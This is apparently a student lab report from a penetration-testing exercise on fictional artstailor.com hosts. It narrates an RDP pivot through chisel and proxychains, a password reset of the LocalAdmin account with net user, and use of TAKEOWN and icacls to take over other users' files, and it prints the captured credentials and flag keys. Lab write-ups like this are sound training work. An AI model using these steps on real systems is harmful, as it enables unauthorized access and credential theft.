

Ex0d0 Submission

Gary Jones

Contents

Executive Summary	2
Goals	2
Risk Ranking/Profile	2
Summary of Findings.....	2
Technical Report	2
Vulnerability Description	2
Attack Narrative	2

Executive Summary

Goals

The goal of this exercise was to contact a host using RDP through a pivot, elevate to NT AUTHORITY/SYSTEM, and exfiltrate sensitive data.

Risk Ranking/Profile

This finding is critical as I was able to escalate my position to administrator level, identify all other users on the system, and access files in their possession.

Summary of Findings

I found the file UsefulFacts under n.nomen application directory and creds.txt under t.turing documents directory.

Technical Report

Vulnerability Description

Using the net user command I was able to grant myself access to the system with administrator clearance.

Attack Narrative

Using chisel and proxychains I directed a remote desktop session from costumes.artstailor.com to books.artstailor.com and using the command /reset I ensured that I did not risk being locked out if an issue occurred (see figure 1). From here I was able to run the net user command and change the Localadmin accounts password to Password123 (see figure 2). From here I was able to get a list of user accounts on the system by going into the Users directory (see figure 3). With the tree command I then looked for any interesting files (see figure 4) and found two files of interest: UsefulFacts held by n.nomen and creds.txt held by t.turing. By using TAKEOWN and icacls I was able to change the available access permissions to myself for both of these files and access the contents within (see figures 5 and 6).




Figure 1:




Figure 2:




Figure 3:

```

PS C:\Users> tree /f
Folder PATH listing
Volume serial number is E2A9-6C6B
C:.
|-- debbie
|   |-- 3D Objects
|   |-- Contacts
|   |-- Desktop
|   |-- Documents
|   |-- Downloads
|   |-- Favorites
|   |-- Bing.url
|   |-- Links
|   |-- Desktop.lnk
|   |-- Downloads.lnk
|   |-- Music
|   |-- OneDrive
|   |-- Pictures
|   |-- Camera Roll
|   |-- Saved Pictures
|   |-- Saved Games
|   |-- Searches
|   |-- winrt--{5-1-5-21-1286448659-3106397893-284811384-1002}--searchconnector-ms
|   |-- Videos
|-- LocalAdmin
|   |-- 3D Objects

```

Figure 4:

```

PS C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts> TAKEOWN /F 'UsefulFacts' /A /R /D Y
ERROR: The specified path is not a valid directory path.
PS C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts> TAKEOWN /F '.\UsefulFacts' /A /R /D Y
ERROR: The specified path is not a valid directory path.
PS C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts> TAKEOWN /F '.\UsefulFacts' /A

SUCCESS: The file (or folder): "C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts" now owned by the administrators group.
PS C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts> icacls .\UsefulFacts /T /c
.\UsefulFacts
Successfully processed 1 files; Failed processing 0 files
PS C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts> cat .\UsefulFacts
cat : Access to the path 'C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts' is denied.
At line:1 char:1
+ cat .\UsefulFacts
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts:String) [Get-Content], UnauthorizedAccessExcep
+ FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts> icacls .\UsefulFacts /grant %LocalAdmin%:F
%LocalAdmin%: The trust relationship between this workstation and the primary domain failed.
Successfully processed 0 files; Failed processing 1 files
PS C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts> icacls .\UsefulFacts /grant LocalAdmin:F
processed file: .\UsefulFacts
Successfully processed 1 files; Failed processing 0 files
PS C:\Users\n.nomen\AppData\Local\Microsoft\Windows\Applications\UsefulFacts> cat .\UsefulFacts
KEYB13-PINDCKR020IMvVBHC9op1A==

```

Figure 5:

```

PS C:\Users\t.turing\Documents> TAKEOWN /F ".\creds.txt" /A

SUCCESS: The file (or folder): "C:\Users\t.turing\Documents\creds.txt" now owned by the administrators group.
PS C:\Users\t.turing\Documents> icacls .\creds.txt /grant Administrators:F
processed file: .\creds.txt
Successfully processed 1 files; Failed processing 0 files
PS C:\Users\t.turing\Documents> cat .\creds.txt
ten:1AmAGreatComputerScientist
CCU:0623
BP:EnigmaProjectRocks!
A2:TheEscapingClub
deb:WhatMeWorry??
Schwab:SonOfMathison
CIS42B4:KEYB14-+1zr7MTbVHx4zNZuEV5frQ==
PS C:\Users\t.turing\Documents>

```

Figure 6: